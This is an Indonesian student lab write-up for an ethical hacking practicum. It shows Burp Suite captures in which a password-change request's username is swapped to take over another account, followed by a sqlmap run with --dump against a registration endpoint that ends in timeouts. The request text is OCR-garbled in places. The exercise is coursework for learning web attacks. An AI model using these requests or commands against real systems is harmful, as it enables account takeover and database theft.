
## Write Up Praktikum 3 Ethical Hacking Samuel Yuma Krismata | 5027221029

## A. Broken Access Control (BAC)


Saya membuat dua akun dengan detail akun pertama:




## dan akun kedua:




Kedua akun tersebut mempunyai secret answer yang sama, yaitu yes, seperti berikut:





Awalnya saya mencoba untuk mengubah password dari akun dengan username **randomforest** seperti berikut:



Saya kemudian mengganti usernamenya dengan username **neuralnetwork** dan berhasil:

```
Request
                                                                                                                                                                                              Response
                    Raw
                                                                                                                                                     Ø 🚍 /n ≡
                                                                                                                                                                                                                Raw
                                                                                                                                                                                                                                                                                                                                                          5 \n ≡
   Pretty
                                      Hex
                                                                                                                                                                                               Pretty
                                                                                                                                                                                                                                  Hex
     PUT /change password HTTP/1.1

Host: 167.172.75.216

Content-Length: 79


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
                                                                                                                                                                                                    HTTP/1.1 200 OK
                                                                                                                                                                                                   HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 58
ETag: W"3a-he9u2tpmlwC1FD1XjEHV2hGPjok"
Date: Sat, 01 Jun 2024 10:47:18 GHT
Connection: Keep-alive
Keep-Alive: timeout=5
          Safari/537.36
        Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
        Referer: http://dr.172.75.216/profile
Accept-Encoding: gzjp, deflate, br
Accept-Language: en-US, en;q=0.9
Cookie: td cookie=3109794223; auth token=
eyJhbGciOiJTUzTINIIsInR5cC16TkpXVCJ9.eyJlc2VybmFtZSI6Im5idXJhbG5ldHdvc
msiLCJpYXQiOjE3HTcyHzgzNDN9.XUoNQ8K_otBJxQLeusDXc6qWAfHWx2pMNaPa8-k08q
A; username=neuralnetwork
                                                                                                                                                                                                          "success":true,
"message":"Successfully changed password"
       Connection: keep-alive
14 {
                "new password":"denselayers",
       "secret_answer":"denselayer
"secret_answer":"yes",
"username":"neuralnetwork"
}
```

Berikutnya, saya mencoba login dengan menggunakan username **neuralnetwork** dengan password lama:



Dan berikut adalah hasilnya ketika saya mencoba login dengan menggunakan password yang sudah diperbarui:



## B. SQLi using sqlmap

Dibuat sebuah file dengan nama response.txt pada direktori dengan isi sebagai berikut:

```
Request
                                                             Ø 🗎 /u ≡
 Pretty
         Raw
                Hex
 1 POST /register HTTP/1.1
2 Host: 167.172.75.216
3 | Content-Length: 61
 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
   Safari/537.36
 5 | Content-Type: application/json
 6 Accept: */*
7 Origin: http://167.172.75.216
8 Referer: http://167.172.75.216/register
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US, en; q=0.9
11 Connection: close
12
13
     "username": "somethingrandom",
     "password": "somethingR4ndom!"
   }
```

Setelah membuat file tersebut, dijalankan command berikut:

```
(yumx® 192)-[~/Documents/ethack]
$ sqlmap -r request.txt --dump --risk=3 --level=5 --delay=5
```

Karena saat pengujian ini server tidak stabil dan sering mengalami timeout, maka pengujian tidak dapat diselesaikan.

```
| March | Part |
```